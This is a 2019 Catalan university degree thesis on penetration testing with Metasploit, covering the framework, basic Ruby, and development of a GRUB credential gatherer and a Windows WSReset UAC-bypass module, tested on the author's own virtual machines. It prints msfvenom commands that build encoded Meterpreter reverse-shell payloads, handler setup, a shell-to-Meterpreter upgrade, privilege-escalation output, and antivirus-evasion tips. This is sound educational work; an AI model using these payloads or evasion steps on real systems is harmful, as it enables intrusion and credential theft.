UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

Module development in Metasploit for pentesting

A Degree Thesis

Submitted to the Faculty of the

Escola Tècnica d'Enginyeria de Telecomunicació de Barcelona

Universitat Politècnica de Catalunya

by

Nil Torres Pagès

In partial fulfilment

of the requirements for the degree in

TELECOMUNICATIONS TECHNOLOGIES AND SYSTEMS ENGINEERING

Advisor: Josep Pegueroles

Barcelona, October 2019

Abstract

This project is a first introduction to the world of cybersecurity. Having no knowledge in this field, we will explore what is a penetration test. Then we will dive deep in what the Metasploit framework is and how to use it to perform what we learned earlier. After getting used to the framework, we will get some notions in a new programming language, Ruby. Following up, as we get a hold of this language we will culminate with the development of 3 different modules that are requested in the Metasploit framework that demand good knowledge in all the information acquired before. Finally, this project will have given us a great experience in the field.

Resum

Aquest projecte és una primera introducció en el món de la ciberseguretat. Sense tenir nocions en aquest camp, explorarem que és una prova de penetració. Seguidament, ens endinsarem en què és el Metasploit framework i l'aprendrem a utilitzar per aconseguir fer proves de penetració tal com haurem investigat anteriorment. Després d'aprendre a utilitzar còmodament el programari, s'estudiarà un nou llenguatge de programació, el Ruby. Tot seguit, quan tinguem un coneixement suficient del llenguatge culminarem el projecte amb el desenvolupament de 3 mòduls que han sigut demanats per la comunitat de Metasploit. Aquests tres mòduls requereixen un coneixement en els tres temes esmentats anteriorment per poder ser creats. Finalment, després d'acabar aquest projecte haurem guanyat una experiència significativa amb el camp de la ciberseguretat.

Resumen

Este proyecto es una primera introducción en el mundo de la ciberseguridad. Sin conocer mucho en este campo se explorará que es una prueba de penetración. Seguidamente nos adentraremos en el software Metasploit framework i lo aprenderemos a utilizar para realizar pruebas de penetración como se ha investigado anteriormente. Cuando nos se cómoda su utilización, se estudiará un nuevo lenguaje de programación, Ruby. Sucesivamente con un nivel suficiente con el lenguaje adquirido desarrollaremos 3 módulos que han sido requeridos por la comunidad de Metasploit. Estos tres módulos solicitan un conocimiento en los tres temas anteriores para ser desarrollados. Finalmente con este proyecto habremos ganado una experiencia significativa en el campo de la ciberseguridad.

Acknowledgements

I would like to thank my friends and family that put up with me during the period exams all these years and to my project coordinator Josep Pegueroles for helping me in this thesis. I would also like to thank Telecogresca for showing me how college live is more than study and exams. Finally I would like to acknowledge those who made me change from the electronics branch to the telematics one. I couldn't have done this project without all of them.

Revision history and approval record

Revision	Date	Purpose
0	23/09/2019	Document creation
1	07/10/2019	Document revision

DOCUMENT DISTRIBUTION LIST

Name	e-mail
Nil Torres Pagès	nil.torres23@gmail.com
Josep Pegueroles	josep.pegueroles@upc.edu

Written by:		Reviewed and approved by:	
Date	23/09/2019	Date	dd/mm/yyyy
Name	Nil Torres Pagès	Name	Josep Pegueroles
Position	Project Author	Position	Project Supervisor

Table of contents

List of Figures

List of Tables:

1. Introduction

Ever since the start of the technological revolution with the introduction of computer science and the world wide web, privacy and the security of information has been an important topic of discussion. It is a right for everyone to have control of their own information online but it is almost impossible to archive this goal. Not only your information is sold with and without your consent to third parties but it can also be stolen from the companies you have put your trust on.

Cybersecurity is a subject born with computer science that tries to protect all the devices from the stealing and incapacitation of its contents. With the growth of the smart devices in our lives, from smartphones to smart TVs, fridges lights and so on, it's not only an important subject for big companies but also for everyday users.

This project will study the current status of penetration testing, one procedure in cybersecurity to verify the level of protection a machine has, with the research of one of its most used tools, Metasploit. After a great level of knowledge with this framework is achieved, a new programming language, Ruby, will be studied. Finally, the procedures of penetration testing with the new skills in Ruby will be put in use to develop a few real modules that are requested by some users in the open source project of Metasploit.

The initial workplan of the project is the following:

Critical Tasks and Phases		
Start Date	End Date	Task
18/02/2019	11/03/2019	Introduction to penetration testing
11/03/2019	25/03/2019	Reaserch in Metasploit
25/03/2019	12/04/2019	Reaserch in Ruby
22/04/2019	29/04/2019	Module choice
29/04/2019	10/06/2019	Module development
10/06/2019	17/06/2019	Debug and final touches

Table 1: Initial critical Tasks and Phases

And the corresponding Gantt diagram is:



Figure 1: Initial Gantt Diagram of the thesis

This initial plan passed through a deviation due to a lack of time in the first months of this project. The final result had the exact same timings but corrected to the new due date of 14th of October.

This new corrected workplan is:

Critical Tasks and Phases		
Start Date	End Date	Task
18/02/2019	11/03/2019	Introduction to penetration testing
11/03/2019	25/03/2019	Reaserch in Metasploit
25/03/2019	12/04/2019	Reaserch in Ruby
19/08/2019	26/08/2019	Module choice
26/08/2019	16/09/2019	Module development
16/09/2019	23/09/2019	Debug and final touches

Table 2: Final critical Tasks and Phases

With the same Gantt Diagram as the first workplan

2. Penetration testing

Before exploring the world of Metasploit is important to know about penetration testing. Penetration testing is finding flaws in a system that can grant access to do evil in the machine and reporting to the organization in order to avoid possible attacks from others. To put it simply, it could be compared with a spy mission with the objective to infiltrate a fortress and get some kind of information the enemy doesn't want you to have. This comparison can be interpreted as childish at first glance but the real repercussions of getting some confidential information or controlling all the system of the attacked machine are very important. As suggested by the comparisson, this infiltration has two different roles or teams.

The blue team is the defender of the machine. It tries to reduce as much as it can the vulnerabilities in the machine and create procedures and mechanisms to detect and act accordingly if someone is trying to get access to the machine.

The red team is the one who attacks the machine. Tries to detect the vulnerabilities that would cause the most harm and be as stealthy as possible in the process. Penetration testing is focused on the red team role.

One of the most important points to have in mind in penetration testing is ethics. Playing and experimenting with this dangerous tools comes with great responsibility. The knowledge on how to use them could cause great harm to others and severe legal actions. Being a penetration tester comes with breaking security measures of others but everyone should always know that there has to be permission from the target and consideration on the consequences of your actions. You will be trying to get to places where you should not be, act ethically.

The best approach to explain what is a penetration test is by looking at its steps. In early 2009 a discussion started around the standardization of the procedure of penetration testing. Experts in the industry developed the Penetration Testing Execution Standard (PTES) and aims to steamroll and understand what is involved in a penetration test. It consists on the following seven steps:

2.1. Pre-engagement Interactions:

Involves the discussion and scope of the penetration test with the client. Basically is the agreement on the terms and the extension of the project, it's important to communicate what to expect from a penetration test project and what the results can be.

2.2. Intelligence gathering:

Research and study of the target by gathering useful information with non-invasive methods, using social media starting to probe the servers to know what kind of services are using and ports open to the internet. Further in this phase it's often used an expendable IP[1] address to conduct more noisy tests in the possibility of the detection or blockage of the IP

2.3. Threat Modeling:

Now that we have the information on the services and versions are being used by the organization we can estimate the vulnerabilities that those services may have and develop a road map on the best way to exploit them as well as what type of information can we access and damage could be done.

2.4. Vulnerability Analysis

Once we have identified the most viable attacks we have to know how we can execute them. In this phase we use all the information gathered to evaluate how can we access the machine and execute the exploit.

2.5. Exploitation

When it is known without doubt that and exploit will work is time to make it happen. More often than not a brute force exploit is used to get access to the target machine.

2.6. Post Exploitation

Once we have successfully compromised the system the hard work starts. At this point you have to use your creativity to get and target important infrastructure points and valuable information from the company. When you are in, you have to determine the impact of the attack and the amount of value for the client that is at risk. It is also very important to take time to evaluate every possibility. For example, it could be possible to compromise other systems from the one we have gained control or access the financial application of the organization to redirect all the paychecks to yourself to write a few options.

2.7. Reporting

The most important part of the test is the development of a good report. It has to explain exactly the ways you conducted the penetration and possible ways to solve it as well as all the compromised data.

One of the most powerful tools to develop a penetration test is Metasploit. This framework helps the attacker through all the steps of the test by containing a huge database of known vulnerabilities, probe mechanisms, payload development, support from other programs and post exploitation scripts to name a few.

3. Metasploit

3.1. Introduction

Metasploit is a very versatile and extended penetration testing framework. It can help in every single one of the steps previously explained of the procedure in penetration testing.

It's a framework first developed in 2003 by H. D. Moore wrote in the programming language Pearl. In 2007 it was rewritten in Ruby and in 2009 Rapid7 acquired the project. It started as an open source project but in 2009 Rapid7 made a commercial version. Despite that, the open source framework still exist and is very much used. During this analysis and project we will use the Metasploit framework, the open source project of Metasploit.

3.2. Structure

The best way to explore and experience the structure of Metasploit is by browsing through its files and directories. Everything is very organized and logically structured. It has five main modules:

3.2.1. Auxiliaries:

Little scripts to perform specific task. Usually these scripts are for identifying and start to probe a machine to discover an exploitable point. For example a TCP[2] port scan can be performed introducing the IP address of the targeted machine and the port range to scan. After the execution there will be a report with all the TCP open ports of the targeted machine within the range specified.

3.2.2. Exploits:

The core component of an attack. An exploit is a script that, as its name indicates, exploits a vulnerability in the system to grant access or execute a payload. Metasploit has over 2500 different exploits for all kind of known vulnerabilities. These scripts are usually very specific granting access to the attacker only if the service is in the version the exploit was designed for.

3.2.3. Encoders:

In the best case scenario you are in the same network of the target and it has no security software like an antivirus. In the real world it is very unlikely. In order for the malicious code to be executed it has to pass through this security gates without raising any alarms. Encoders hide the malicious code in a way that tries to pass be undetected by security measures.

3.2.4. Payloads:

A payload is the malicious code you are trying to run in the targeted machine in order to get information or get access to it. Basically first a payload is developed then it is encoded so it doesn't seem suspicious and finally an exploit is used to get the payload inside the machine. There are three types of payloads:

- Singles: All the code is self-contained in one payload. It's most obvious disadvantage is the size of the file.
- Stagers: There are many cases in which size matters and a singles payload can not be executed. In these cases it is used a stager. It creates a connection between both machines, attacker and target, to download the stages.
- Stages: The stages are the different packets downloaded by the stagers that contain the code that we want to run in the targeted machine.

3.2.5. Post:

At the introduction we explained that gaining access to the target is when the real work begins. The post modules helps the attacker to further increase the damage done. It contains a ton of scrips with very specific purposes, for example:

- Escalate users privileges.
- Steal saved passwords and usernames.
- Get permanent access to the machine.
- Key loggers to track the user input.

3.3. Databases and work spaces in Metasploit

While attacking a machine a lot of very useful information is generated. If we don't store locally and safely this information is easily forgotten. Metasploit by default uses a PostgresSQL database to store all the data generated. This database can be separated in work spaces so the user doesn't mix important information. The use of work spaces can be very useful when working on different projects at once. The framework also has the ability to import and export the information of the database as well as querying to get the specific data.

3.4. Integration with other services

Metasploit lets the user use very important tools within the framework. The advantage of using it with Metasploit is that the output can be automatically saved in the database. For example to detect the Operative System with NMAP[3] we would use:

```
msf5 > db_nmap -sT -O 192.168.1.0/24
```

Figure 2: NMAP scann for the OS of the devices in the net

And the result will be automatically accessible with the command hosts which retrieves information from the database:

```
msf5 > hosts

Hosts
=====

address        name             os_name          os_flavor  os_sp  purpose  info  comments
-------        ----             -------          ---------  -----  -------  ----  --------
192.168.1.23   DESKTOP-N079A47  Windows Longhorn                   device
192.168.1.43                    Linux                      3.X    server
```

Figure 3: Information of the scann previosly executed

As we can see, it can only detect the Operative System of devices with some open ports because it detects the OS[4] with the response of the pings the scan sends.

3.5. Meterpreter

Meterpreter is an advance stager payload that uses DLL[5] injection to execute commands remotely. DLL injection allows the execution of code on another process address space. This means that the main feature of Meterpreter is the way it runs. It's only present in memory so it writes nothing to the disk and it doesn't create any new process. This means there are fewer evidences of your attack. To get a Meterpreter shell first it's needed to get the stager payload in the system and then Meterpreter is initialized establishing a connection with the attacker system.

It creates a Ruby API[6] and the attacker can interact with simple commands that are executed remotely. Some examples of these commands are for key logging (recording all the keys pressed by the user to get, above everything else, passwords), screen captures of what the user is doing at that moment and hashdumps. Hashdumps are files that store hashed passwords. At first the password itself can not be accessed but if the password is not secure it can be cracked by other software like, for example, JtR (John the Ripper).

3.6. Client-side attacks

As we explained earlier the previous attacks work only if the targeted device is in the same network as the attacker. If they are not in the same network, the IP of the targeted machine is behind a NAT[7]. This means that you only can access one public ip of that network and not a specific machine.

In previous explanations the attacker always started the connection to the target. In client-side attacks the target is who will start the connection with the attacker machine. If we can not access the targeted machine, we will make that device get a connection with our machine.

The first step is to develop a payload that will connect to our machine. For example if we would like to get access to a windows machine we could use the payload meterpreter_reverse_tcp to create a TCP connection and get a meterpreter session. To develop this payload we have to know the machine that will run it, otherwise it will not work.

Then we only need to deliver the payload and the make sure it is executed in the targeted machine.

3.7. MsfVenom

Speaking of the creation of payloads, Metasploit has a very good tool that helps in this work. Msfvenom is used to generate and encode payloads with one command. It supports the same payloads and encoders that the main framework supports so, in essence, is like a smaller framework with only the payload and encoders modules. As we emphasised earlier, msfvenom needs some information of the targeted machine to develop a good payload.

This is an example of a payload creation:

```
nil@HerMi:~/uni/TFG$ msfvenom -p windows/meterpreter/reverse_tcp  -e x86/shikata_ga_nai  -i 5
--platform windows -a x86 -f exe LHOST=192.168.1.52 LPORT=6666 -o payload.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai chosen with final size 476
Payload size: 476 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Figure 4: Use of MsfVenom for payload creation

And the explanation of the parameters used:

-p	Payload used
-e	Encoder used
-i	Iterations of the encoder used
--platform	Platform of the machine the payload will run in
-a	Architecture of the machine the payload will run in
-f	Output format
LHOST	IP of the machine the payload will connect to
LPORT	Port of the machine the payload will connect to
-o	Output file of the payload

Table 3: Parameters used to create a payload using msfvenom

3.8. Antivirus evasion

Earlier we introduced the encoders module and said that they are very useful to hide malicious code from antivirus but using an encoder is not enough. Sites like www.virustotal.com are used to check if an antivirus would detect a payload or not. If the payload is encoded only one time most of the antivirus will detect it. To solve this, multiple iterations of encoding is used. To ensure a payload is well encoded, it is suggested mixing different encoders and iterations to limit as much of the detection rate as we can within the size constraints. Every new iteration and encoding will add size to the file and it may even damage the payload itself.

Another way to evade antivirus software is using compression programs like Winrar or 7-Zip. Finally, for a great evasion against antivirus we could put a password to our compressed file. It has a great impact against the protection software but also increases the actions of the users who will have to know the password and extract the file.

4. Introduction to Ruby

Ruby is an interpreted and a pure object-oriented language with semblances to Python and easy interpretation by programmers of C and Java. It was concieved in 1993 by Yukihiro Matsumoto and it has been maintained and updated since it's first realease in 1996. Rigth now it is expected that Ruby version 3.0 will be made aviable in 2020.

Yukihiro Matsumoto explains that this language exist for the productivity and amusment of the programmer. It focus on the understanding of the code for humans and follows the principle of least astonishment or to make the language work reducing the user confusion. It is not the most efficient language but is a very comprehensive and complete one.

Being an interpreted or scripted language means that there is no need to compile the code to execute it. It functions as an script, starting by statements with the code name BEGIN and then going through all the lines of code one by one. Following up with the previous paragraph, being an interpreted language helps the developer runing the programms more rapidly by the cost of them being less eficient.

The focus of the project in Ruby will be in showing how this language is very comprehensive and easy to use as well as fun to learn. For a complete guide on Ruby there are multiple books, some of them in this bibliography, and very good guides online.

4.1. Basic Ruby functions

Ruby is a complete object oriented language meaning everything is an object. This indicates that even some literal types like true or number 5 are objects with its own functions. For example, you can invoque true.to_s to convert the object to an String. Even the null class in Ruby, called *nil* is an object from the NilClass.

By everything beeing an object it helps greatly with some basic functions. Iterators and conditionals are some of the most simple functions to start learning a programming language:

4.1.1. Iterators:

Normally, to run a function some determinated number of times, it is used a for loop. In Ruby we could also run a simple for loop to solve our problem but an easier way is to invoque the times method of a number as seen following:

```
irb(main):001:0> 5.times { puts('Hello World')}
Hello World
Hello World
Hello World
Hello World
Hello World
```

Figure 5: Ruby iteration example 1

Another good an easier example is the iteration through an array. We can also invoque the method each of the array that will repeat all the actions in the block for every element of the array. The functions works as follows:

```
irb(main):002:0> array = [1, 2, 3]
=> [1, 2, 3]
irb(main):003:0> array.each do |number|
irb(main):004:1* puts(number)
irb(main):005:1> end
1
2
3
```

Figure 6: Ruby iteration example 2

4.1.2. Conditionals:

With conditionals we could also use the standard if elsif and else terms but Ruby has some one line functions to develop the more simple conditionals:

If our conditional only has actions if it is correct first we put the action, the word if and at the end the condition:

```
irb(main):006:0> condition = true
=> true
irb(main):007:0> puts ('It is true') if condition
It is true
```

Figure 7: Ruby one line conditional example 1

If our conditional has actions for both conditions we first write the condition, the symbol ? the true condition and the false condition

```
irb(main):011:0> condition = true
=> true
irb(main):012:0> condition ? puts('Condition is true') : puts('Condition is false')
Condition is true
```

Figure 8: Ruby one line condition example 2

It is also remarcable the use of *unless* to make the oposition of if

```
irb(main):014:0> condition = false
=> false
irb(main):015:0> puts('It is false') unless condition
It is false
```

Figure 9: Ruby one line condition example 3

Finally we can explain a little about block structures. In ruby to denotate block structures it is used the curly braces { and } or the keywords do and end. The first ones are often used for one line block structures and the other ones are used for a more complex block. We saw some examples of block structures before in figures 2 and 3.

This biref introduction just tries to be a first touch with this programming language to get a notion of the multiple path you can take to make the same action and to underestand the code wrtitten further into the project.

5. Module development in an open source project

After the study of Metasploit and its programming language this project wants to conclude with the development of some modules that has been required by the community to prove the research and new knowledge acquired. Metasploit has a very well documented github page to get started with module development. They have basic guidelines in the structure and the form of the modules developed by external people and also a quite complete guide in setting the environment to start this kind of projects. For more information is very interesting to navigate through the github repository: github.com/rapid7/metasploit-framework. After a module is developed, the admins will supervise the code written and finally if everything is correct it will be merged with the Metasploit project.

5.1. Challenge 1: Grub Credentials Gatherer

Grub stands for Grand Unified Bootloader and, as its name suggests, is a boot loader for the GNU[8] famous open source project. This software lets the user choose between different operating systems at the booting process of the machine. It has the ability to protect this booting process with a password to prevent access to the OS. The hash of this passwords are stored in different locations of the file system in some Unix OS.

The metasploit community requested a new module that could collect all the data from this known locations and display it in order to be analyzed to revert these hashes and get the original password.

A brief explanation of the script develops as follows:

First it creates an array with all the paths we should check that could contain hashes of the passwords we are looking for. The framework checks if the platform that is being attacked is supported by the module, for example if this module is run in a windows platform it will not work. Then each of the paths in the array is studied if it exists and the contents of the files are dumped in the database. If any line of the file starts by password it prints the content of the line at the terminal of the attacker. The full script is at the appendices.

After the development of the module we need to verify that the script works correctly. First we start a kali linux machine in Virtual Box. Then we need to get a meterpreter or shell sessions of this machine. An easy way to get a shell session knowing the user and password of the machine is by the module in auxiliary/scanner/ssh/ssh_login . We just need to introduce the following inputs:

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.1.135
RHOSTS => 10.0.1.135
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set password root
password => root
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 10.0.1.135:22 - Success: 'root:root' 'uid=0(root) gid=0(root) groups=0(root) Linux kali 4.19.0-ka
li4-amd64 #1 SMP Debian 4.19.28-2kali1 (2019-03-18) x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.1.10:40673 -> 10.0.1.135:22) at 2019-10-10 15:58:00 +0200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 10: Steps to get a shell with ssh_login

As we can see now we got a shell session of the targeted machine. We can upgrade this session into a meterpreter session by doing the following:

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.1.10:4433
[*] Sending stage (985320 bytes) to 10.0.1.135
[*] Meterpreter session 2 opened (10.0.1.10:4433 -> 10.0.1.135:33956) at 2019-10-10 16:03:29 +0200
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                Connection
  --  ----  ----                   -----------                                ----------
  1         shell linux            SSH root:root (10.0.1.135:22)              10.0.1.10:40673 -> 10.0
.1.135:22 (10.0.1.135)
  2         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ 10.0.1.135  10.0.1.10:4433 -> 10.0.
1.135:33956 (10.0.1.135)
```

Figure 11: Uprading shell session to meterpreter

And we have one shell session an another meterpreter session for the same machine.

Finally, to check the script we select the session and execute it:

```
msf5 auxiliary(scanner/ssh/ssh_login) > use post/multi/gather/grub_creds
msf5 post(multi/gather/grub_creds) > set session 1
session => 1
msf5 post(multi/gather/grub_creds) > exploit

[*] Finding grub files
[*] File /boot/grub/grub.cfg exists
[*] Reading file...
[+] password='hello'
[+] password = HelloHOWareYou
[*] File /etc/grub.d/00_header exists
[*] Reading file...
[+] password="Thisisapassword"
[*] Post module execution completed
msf5 post(multi/gather/grub_creds) > loot
```

Figure 12: Grub gather example

This first objective explains very clearly the purpose of the post explotation section of metasploit. It is loaded of little scripts like this one that do very specific tasks that help the attacker collect more information and prepare permanent access to the machine.

5.2. Challenge 2: Windows Store Reset by User Account Control bypass

User Account Control or UAC is a component in Windows security that prevent further damage from malware in the system. When a user is logged in, the system checks if it is in the admin group or not. If it is not an admin, the user will only receive a token to perform standad tasks. If it is an admin, it will receive two different tokens. The first one will be to perform standard tasks and the second one will be to perform admin tasks.



Figure 13: Token administration for different users in UAC

If a standard user tries to perform an admin level task it will be prompted to introduce the admin credentials. For an admin level user it only will be prompted with a warning that it is about to proceed with an admin level task.

In March of 2019 ACTIVELabs discovered a user account control bypass using a windows store reset. Basically, if the current user has admin level privileges it can grant you admin shell access by bypassing the warning prompt that would normally occur. There is a complete explanation of the exploit in the ACTIVELabs web page with every step to reproduce it.

After the discovery obviously Metasploit wanted the implementation of this exploit in its framework to perform a privilege escalation. The development is as follows:

First, before the execution of the script, it checks if the target is vulnerable by corroborating that the target is Windows 10 system and UAC is enabled. If the tests are correct it returns the “Checkode Apperas” which means that by passive measures seems to be vulnerable. If the tests fail it returns the “CheckCode Safe” which means that check method has failed to detect the vulnerability.

The next review the scrip has to do is corroborate that the user is in the admin group. If it is not it can not escalate the privileges and it will fail. Following up it verifies the UAC level of security. If the UAC is set to never notify it executes directly a payload to escalate the metererpreter session. If the UAC is set to notify only for applications it proceeds to builds the C:\Windows directory and the C:\ Windows \System32 if they do not exist. Then it copies the file WSReset to this new directory. A warning is issued that the script requires to cover the tracks of the creation of these directories. It finally creates the payload specified before the runing of the script and executes the exploit.

Finally we need to verify that the scrip works correctly. This time we need a Windows 10 machine that we will run in a virtual box. Then we need to prepare windows to properly work. We are going to fully disable the antivirus and the firewall, so we can execute the payload and get a meterpreter session. We also have to lower the settings of the UAC to never notify. Then we need to develop the payload with msfvenom:

```
nil@HerMi:~/uni/TFG/metasploit-framework$ msfvenom -p windows/meterpreter/reverse_tcp  --platform win
dows -f exe LHOST=10.0.1.10 LPORT=6666 -o payloadTest.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: payloadTest.exe
```

Figure 14: Payload development to connect to a Windows machine

Then we need to start the handler that will accept the connection that the payload executes:

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.1.10
LHOST => 10.0.1.10
msf5 exploit(multi/handler) > set LPORT 6666
LPORT => 6666
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.1.10:6666
```

Figure 15: Using msfconsole to start a handler

Then we execute the payload in the windows machine and get a meterpreter session:

```
[*] Meterpreter session 1 opened (10.0.1.10:6666 -> 10.0.1.149:49903) at 2019-10-10 16:58:07 +0200

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x86/windows  WINDEV1907EVAL\nil @ WINDEV1907EVAL  10.0.1.10:6666 -> 10.0.1.14
9:49903 (10.0.1.149)
```

Figure 16: Windows meterpreter session

We check the privileges of the meterpreter session and put it in the background:

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > background
[*] Backgrounding session 2...
```

Figure 17: Privilages of the user without the explotation

Finally, we execute the exploit and check the new privileges:

```
msf5 exploit(windows/local/bypassuac_wsreset) > exploit

[*] Started reverse TCP handler on 10.0.1.10:4444
[+] User is in Admin group
[!] UAC set to do not prompt - using ShellExecute "runas" method instead
[*] Uploading VDQXeA.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (179779 bytes) to 10.0.1.149
[*] Meterpreter session 3 opened (10.0.1.10:4444 -> 10.0.1.149:49862) at 2019-10-11 14:40:33 +0200

meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Figure 18: Execution of the exploit and privileges after

This request is a nice example of an exploit module in Metasploit. As it can be seen, from a very specific exploit discovered by a business it can be implemented easily in the framework. Then if the sufficient knowledge is gathered about the targeted machine it can be applied to get admin access to it. It can be paired with specific payloads to increase its effectiveness.

5.3. Challenge 3: SSH[9] version documentation.

Finally, we are going to contribute in a documentation of a module. Maybe the work of a documentation doesn't seem as exciting as writing a module like we did in the first two challenges but it is also very important in projects that are constantly expanding.

In this case we are going to explore an already built module of the auxiliaries section of Metasploit. This simple module probes the target for a SSH service and returns the version of it.

To start the documentation first we need to know what the module is working on.

SSH or Secure Shield is a network protocol that uses encryption to allow secure communication in an insecure network. It is used to connect a client with a server and mostly execute commands or transfer files. This protocol can be used in most operating systems but it's usually run in Unix machines. The securing of the connection works as follows:



Figure 19: SSH initial connection

As we can see, the server is listening for connections and usually does so in port 22 but the service can be configured to work with other ports.

After a brief introduction to SSH we are going to take a look at the code written by Daniel van Eeden, the author of the module ssh_version in the path auxiliaries/scanner/ssh/ssh_version. The full code is in the appendix pages.

The first step is to get the connection in at the address and port specified by the settings of the module. The response of the connection is split in two strings, ident and first_message. If the ident, we could also call it the header, doesn't mach with SSH- and a version number then a warning is issued that there is no ssh connection at the specified port. If it does match, then Recog is used to try to match it to a known header. Recog is another Rapid7 framework that specializes at identifying products, services, operating systems, and hardware by matching fingerprints against data returned from various network probes. If it does, it prints this information for the user. It also checks if Kippo is being used at the server. Kippo is an SSH honeypot that logs brute force attacks. Finally, it prints all the information of the SSH version. And reports the detection of an SSH service to save it to the work space being used.

After we know what we are dealing with we can write the documentation of the module:

The first section must be a brief explanation of the service being used, in our case SSH, and what the module does.

The next step must be the verification steps, how to use module, the results it gives and the specifications of the targeted machine. In our case we used a RasberryPi with Raspbian version 10 and OpenSSH:

